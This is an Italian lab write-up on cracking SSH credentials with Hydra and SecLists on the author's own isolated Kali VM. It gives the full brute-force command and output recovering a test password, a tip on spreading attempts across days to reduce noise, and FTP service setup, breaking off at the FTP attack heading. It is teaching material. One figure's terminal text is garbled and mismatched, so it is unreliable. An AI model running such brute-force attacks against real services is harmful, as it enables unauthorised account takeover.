

# Authentication Cracking con Hydra

## Attacco a Dizionario (Brute Force) con Hydra su servizi SSH e FTP

---

### 1. Obiettivo dell'esercitazione

Scopo del laboratorio è dimostrare, in un ambiente controllato e isolato, come un attacco a dizionario (brute force) condotto con lo strumento Hydra possa individuare credenziali deboli utilizzate per l'autenticazione su due servizi di rete comunemente esposti: SSH (Secure Shell) e FTP (File Transfer Protocol). L'esercitazione ha inoltre l'obiettivo di mostrare l'importanza dell'utilizzo di wordlist mirate (SecLists) e di tecniche di filtraggio delle liste per rendere l'attacco più efficiente e realistico.

### 2. Ambiente di laboratorio

L'intero test è stato condotto all'interno di una rete di laboratorio virtualizzata, isolata da qualsiasi rete di produzione o pubblica, utilizzando una macchina Kali Linux sia come attaccante che come bersaglio (indirizzo IP 10.0.2.15). A questo scopo è stato creato un secondo utente locale (test\_user) sulla stessa macchina Kali, in modo da simulare un account con credenziali deboli senza compromettere l'utente amministrativo reale del sistema.

Nota etica: le tecniche di brute force qui documentate sono state applicate esclusivamente su sistemi propri, in un ambiente di test isolato e a scopo didattico. Lo stesso Hydra, all'avvio, ricorda esplicitamente che il tool non va utilizzato in ambito militare, in servizi segreti o per scopi illegali.

### 3. Strumenti utilizzati


- Hydra v9.7 – tool di brute forcing per protocolli di rete (SSH, FTP, ecc.)
- SecLists – raccolta di wordlist per username e password comuni
- OpenSSH server – servizio bersaglio per il primo attacco
- vsftpd – servizio bersaglio per il secondo attacco

### 4. Fase 1 – Installazione di SecLists

Il primo passo è stato installare il pacchetto seclists tramite il gestore di pacchetti apt, per disporre di liste di username e password realistiche da utilizzare come base per la creazione delle wordlist filtrate.

```
sudo apt install seclists
```

L'installazione ha richiesto circa 545 MB di download e circa 1,9 GB di spazio su disco, includendo diverse dipendenze (Python, librerie di sistema, ecc.).



```
kali@kali: ~  
Session Actions Edit View Help  
└─$ sudo apt install seclists  
The following packages were automatically installed and are no longer required:  
  enchant-2 libraw23t64 openjdk-21-jre  
  libavc1394-0 libstdl2-classic openjdk-21-jre-headless  
  libgdal38 libsimdutf31 postgresql-common-dev  
  libio-pty-perl libsodium23 python3-pluginbase  
  libipc-run-perl libteamctl0 python3-pysnmp4  
  libmbcrypted016 libunibreak6 python3-tz  
  libpostal-data libxmlsec1-1  
  libpostal1 libxmlsec1-openssl1  
Use 'sudo apt autoremove' to remove them.  
  
Installing:  
  seclists  
Summary:  
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 225  
  Download size: 545 MB  
  Space needed: 1,935 MB / 46.7 GB available  
  
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 seclists all 2025.3-0kali1  
Err:1 http://http.kali.org/kali kali-rolling/main amd64 seclists all 2025.3-0kali1
```

Fig. 1 – Installazione del pacchetto SecLists tramite apt.

## 5. Fase 2 – Creazione dell'utente di test e configurazione SSH

È stato creato un secondo utente locale, `test_user`, da utilizzare come bersaglio dell'attacco. Il comando `adduser` richiede i privilegi di root, quindi è stato eseguito con `sudo`. Durante la creazione è stata impostata una password intenzionalmente debole, in modo da poter essere individuata dalla wordlist.

```
sudo adduser test_user
```

Successivamente è stato avviato il servizio SSH e ne è stato aperto il file di configurazione per verificarne i parametri:

```
sudo service ssh start  
sudo nano /etc/ssh/sshd_config
```

Infine è stata effettuata una connessione di prova verso il servizio SSH con l'utente appena creato, per verificarne il corretto funzionamento prima di avviare l'attacco automatizzato.

```
ssh test_user@10.0.2.15
```

```
kali@kali: ~  
Session Actions Edit View Help  
command 'adbd' from deb adbd  
command 'tdd' from deb devtodo  
command 'atd' from deb at  
command 'pdd' from deb pdd  
command 'adr' from deb adr-tools  
Try: sudo apt install <deb name>  
  
(kali@kali)-[~]  
$ adduser  
fatal: Only root may add a user or group to the system.  
  
(kali@kali)-[~]  
$ sudo adduser  
[sudo] password for kali:  
fatal: Only one or two names allowed.  
  
(kali@kali)-[~]  
$ sudo adduser test_user  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
Full Name []:  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [Y/n] y  
  
(kali@kali)-[~]  
$ sudo service ssh start  
  
(kali@kali)-[~]  
$ sudo nano /etc/ssh/sshd_config  
  
(kali@kali)-[~]  
$ ssh test_user@10.0.2.15  
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.  
ED25519 key fingerprint is: SHA256:iQi0lcS6YfnEwONmB3t0xTS5YjDOrAL6Eqav  
xAGpYNE  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
```

Fig. 2 – Creazione dell'utente `test_user` e avvio del servizio SSH.

Alla prima connessione, il client SSH ha segnalato che l'host non è ancora conosciuto (fingerprint della chiave non presente tra gli host noti); confermando con "yes" la chiave è stata salvata e, inserendo la password dell'utente, la connessione è stata stabilita correttamente, come mostrato dal comando `ip` a eseguito con successo sulla shell remota.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo service ssh start  
(kali@kali)-[~]  
$ sudo nano /etc/ssh/sshd_config  
(kali@kali)-[~]  
$ ssh test_user@10.0.2.15  
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.  
ED25519 key fingerprint is: SHA256:iQi0lcS6YfnEwONmB3tOxTS5YjD0rAL6Eqav  
xAGpYNE  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? y  
Please type 'yes', 'no' or the fingerprint: yes  
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known h  
osts.  
test_user@10.0.2.15's password:  
Linux kali 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kal  
i1 (2026-05-05) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
(test_user@kali)-[~]  
$ sudo apt install seclists  
[sudo] password for test_user:  
Sorry, try again.  
[sudo] password for test_user:  
test_user is not in the sudoers file.  
(test_user@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN gro  
up default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel stat
```

Fig. 3 – Test di connessione SSH riuscito con l'utente test\_user.

## 6. Fase 3 – Creazione delle liste filtrate

### 6.1 Lista degli username

Per rendere l'attacco più mirato e realistico è stata creata una lista personalizzata di username comuni (/tmp/common\_users.txt), contenente nomi utente tipici che si trovano spesso configurati di default o creati da amministratori poco attenti (root, admin, test, ubuntu, kali, svc\_ssh, superadmin, ecc.), incluso naturalmente test\_user.

```
sudo nano /tmp/common_users.txt  
cat /tmp/common_users.txt
```

```
kali@kali: ~  
Session Actions Edit View Help  
use in military or secret service organizations, or for illegal purpose  
s (this is non-binding, these ** ignore laws and ethics anyway).  
[INFORMATION] reading restore file ./hydra.restore  
[ERROR] restore file (./hydra.restore) not found - No such file or dire  
ctory  
  
(kali@kali)-[~]  
$ nano /tmp/common_users.txt  
  
(kali@kali)-[~]  
$ sudo nano /tmp/common_users.txt  
[sudo] password for kali:  
  
(kali@kali)-[~]  
$ ls /tmp/common_users.txt  
/tmp/common_users.txt  
  
(kali@kali)-[~]  
$ cat /tmp/common_users.txt  
root  
test_user  
admin  
sysadmin  
user  
kali  
ubuntu  
debian  
test  
_admin  
ssh_user  
dev_user  
svc_ssh  
admin_user  
dev_user  
superadmin  
  
(kali@kali)-[~]  
$ sudo nano /tmp/common_users.txt  
  
(kali@kali)-[~]  
$ hydra -L /tmp/common_usernames.txt -P -P /tmp/passwords_con_T.txt  
-t 2 -V 10.0.2.15 ssh
```

Fig. 4 – Creazione della lista filtrata di username comuni.

## 6.2 Lista delle password (simulazione "attacco per lettera del giorno")

Per la lista delle password è stata applicata una tecnica di filtraggio sulle wordlist di SecLists, estraendo solamente le voci che iniziano con una specifica lettera (in questo caso la "T"). Questo approccio simula una strategia realistica usata in scenari di red teaming, in cui l'attacco viene suddiviso per giorni e, ogni giorno, si tenta un sottoinsieme della wordlist completa (ad esempio una lettera diversa al giorno), riducendo il numero di tentativi per singola sessione e rendendo l'attacco meno rumoroso e più gestibile nel tempo.

Il risultato è stato salvato nel file /tmp/passwords\_con\_T.txt, che contiene 183.983 password che iniziano per "T" (verificato con il comando wc -l).

```
wc -l /tmp/passwords_con_T.txt  
# output: 183983 /tmp/passwords_con_T.txt
```

```

kali@kali: ~
Session Actions Edit View Help
T0114031G 2943728 [child 0] (0/0)
T011298 [ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tiao" - 218 of
T010CjER 2943728 [child 1] (0/0)
T010918t [ATTEMPT] target 10.0.2.15 - login "test_user" - pass "toledo" - 219 of
T010918 2943728 [child 0] (0/0)
T0107666 [ATTEMPT] target 10.0.2.15 - login "test_user" - pass "thedoors" - 220
T01010 of 2943728 [child 0] (0/0)
T00tsie [ATTEMPT] target 10.0.2.15 - login "test_user" - pass "templar" - 221
T00t2rte of 2943728 [child 0] (0/0)
T00t00t [STATUS] 31.57 tries/min, 221 tries in 60.07h, 2943507 to go in 155315
T00short 0.2 active
T00narmy [ATTEMPT] target 10.0.2.15 - login "test_user" - pass "todd" - 222 of
T00lk1t 2943728 [child 1] (0/0)
T00lis1 [ATTEMPT] target 10.0.2.15 - login "test_user" - pass "ticket" - 223 of
T00aw3s0m3 2943728 [child 0] (0/0)
T0098900A [ATTEMPT] target 10.0.2.15 - login "test_user" - pass "three" - 224 of
T007c 2943728 [child 1] (0/0)
T0060649 [ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tricia" - 225 of
T0049901 2943728 [child 1] (0/0)
T00440616 [ATTEMPT] target 10.0.2.15 - login "test_user" - pass "torreanae" - 226
T004048AB of 2943728 [child 0] (0/0)
T.vQhsPjJfTM. [ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tiberius" - 227
T.qaz123 of 2943728 [child 0] (0/0)
T.d.u.t.y.b.q [ATTEMPT] target 10.0.2.15 - login "test_user" - pass "teddybear" - 228
T.WqEWwIwNTsU of 2943728 [child 0] (0/0)
T.KUKOC [ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tidius" - 229 of
T.I.M.A 2943728 [child 1] (0/0)
T.A.N. [ATTEMPT] target 10.0.2.15 - login "test_user" - pass "twenty" - 230 of
T-birdcat 2943728 [child 0] (0/0)
T-Virus [ATTEMPT] target 10.0.2.15 - login "test_user" - pass "toolman" - 231
T-Bird of 2943728 [child 0] (0/0)
T*S15h [ATTEMPT] target 10.0.2.15 - login "test_user" - pass "thing" - 232 of
T6MG#1 2943728 [child 0] (0/0)
T%TYa.2950$u44.2502 [ATTEMPT] target 10.0.2.15 - login "test_user" - pass "testpass" - 233
T!#fd@n!5 of 2943728 [child 1] (0/0)
T!#fd@n! [22][xh] host: 10.0.2.15 - login: test_user - password: testpass
[STATUS] attack finished for 10.0.2.15 (valid pair found)
[INFO] 1 target successfully completed, 1 valid password found
$ wc -l /tmp/passwords_con_T.txt https://github.com/janhauer-the-hydra/finished at 2026-07-
183983 /tmp/passwords_con_T.txt 183983
(kali@kali)-[~]
$

```


Fig. 5 – Creazione della lista filtrata di password che iniziano con la lettera T (183.983 voci).

## 7. Fase 4 – Attacco a dizionario su SSH con Hydra

Con le due liste pronte, è stato lanciato Hydra contro il servizio SSH in ascolto sulla macchina bersaglio (10.0.2.15), utilizzando la lista di username (-L) e la lista di password (-P) create in precedenza, con 2 thread paralleli (-t 2) e output verboso (-V):

```
hydra -L /tmp/common_users.txt -P /tmp/passwords_con_T.txt -t 2 -V 10.0.2.15 ssh
```

Hydra ha calcolato un totale di 2.943.728 combinazioni di login da provare (16 username × 183.983 password), stimando circa 1.471.864 tentativi per singolo task. Durante la scansione, per ogni tentativo viene mostrata la coppia utente/password provata e l'esito.



```
kali@kali: ~
Session Actions Edit View Help


(kali@kali)~$ hydra -f -L /tmp/common_usernames.txt -P /tmp/passwords_con_T.txt -t 2 -V 10.0.2.15 ssh
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 09:52:20
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2943728 login tries (l:16/p:183983), ~1471864 tries per task
[DATA] attacking ssh://10.0.2.15:22/
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "trustno1" - 1 of 2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tigger" - 2 of 2943728 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "thomas" - 3 of 2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "thunder" - 4 of 2943728 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "taylor" - 5 of 2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "test" - 6 of 2943728 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tigers" - 7 of 2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tennis" - 8 of 2943728 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "thx1138" - 9 of 2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "toyota" - 10 of 2943728 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tiger" - 11 of 2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "turtle" - 12 of 2943728 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tucker" - 13 of 2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "theman" - 14 of
```

Fig. 6 – Avvio dell'attacco Hydra su SSH: caricamento delle liste e primi tentativi di login.

Dopo alcune centinaia di tentativi, Hydra ha individuato la combinazione corretta per l'utente test\_user: la password "testpass". L'attacco si è quindi concluso con successo, riportando 1 coppia valida trovata su 1 target.

```
[22][ssh] host: 10.0.2.15 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
```



```
kali@kali: ~
Session Actions Edit View Help
of 2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tian" - 218 of 2
943728 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "toledo" - 219 of
2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "thedoors" - 220
of 2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "templar" - 221 o
f 2943728 [child 0] (0/0)
[STATUS] 31.57 tries/min, 221 tries in 00:07h, 2943507 to do in 1553:54
h, 2 active
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "todd" - 222 of 2
943728 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "ticket" - 223 of
2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "three" - 224 of
2943728 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tricia" - 225 of
2943728 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tottenham" - 226
of 2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tiberius" - 227
of 2943728 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "teddybear" - 228
of 2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tulips" - 229 of
2943728 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "twenty" - 230 of
2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "toolman" - 231 o
f 2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "thing" - 232 of
2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "testpass" - 233
of 2943728 [child 1] (0/0)
[22][ssh] host: 10.0.2.15 login: test_user password: testpass
[STATUS] attack finished for 10.0.2.15 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-
17 09:59:48

(kali@kali)-[~]
$
```

Fig. 7 – Credenziali SSH individuate da Hydra: test\_user / testpass.


## 8. Fase 5 – Preparazione e test del servizio FTP

Per replicare l'attacco su un secondo protocollo, è stato installato e avviato il servizio FTP vsftpd:

```
sudo apt install vsftpd
service vsftpd start
```

Prima di lanciare l'attacco automatizzato, è stato effettuato un tentativo di connessione manuale con il client ftp, utilizzando volutamente un login anonymous per verificare che il servizio richiedesse effettivamente delle credenziali valide. Come atteso, il login è fallito (530 Login incorrect), confermando che il servizio è correttamente protetto e pronto per il test con Hydra.

```
ftp 10.0.2.15
# Name: anonymous -> 530 Login incorrect
```



```
kali@kali: ~  
Session Actions Edit View Help  
└─$ sudo apt install vsftpd  
[sudo] password for kali:  
Installing:  
vsftpd  
Summary:  
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 4  
Download size: 143 kB  
Space needed: 366 kB / 44.8 GB available  
Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.7 [143 kB]  
Fetched 143 kB in 1s (209 kB/s)  
Preconfiguring packages ...  
Selecting previously unselected package vsftpd.  
(Reading database... 450082 files and directories currently installed.)  
Preparing to unpack ../vsftpd_3.0.5-0.7_amd64.deb...  
Unpacking vsftpd (3.0.5-0.7)...  
Setting up vsftpd (3.0.5-0.7)...  
Creating group 'ftp' with GID 975.  
Creating user 'ftp' (ftp daemon) with UID 975 and GID 975.  
update-rc.d: We have no instructions for the vsftpd init script.  
update-rc.d: It looks like a network service, we disable it.  
vsftpd.service is a disabled or a static unit, not starting it.  
Processing triggers for man-db (2.13.1-1)...  
Processing triggers for kali-menu (2026.2.6)...  
(kali@kali)-[~]  
└─$ service vsftpd start  
(kali@kali)-[~]  
└─$ ftp 10.0.2.15  
Connected to 10.0.2.15.  
220 (vsFTPd 3.0.5)  
Name (10.0.2.15:kali): anonymous  
331 Please specify the password.  
Password:  
530 Login incorrect.  
ftp: Login failed  
ftp> exit  
221 Goodbye.  
(kali@kali)-[~]  
└─$
```

Fig. 8 – Installazione di vsftpd e tentativo di login anonymo fallito, usato come verifica preliminare.

## 9. Fase 6 – Attacco a dizionario su FTP con Hydra

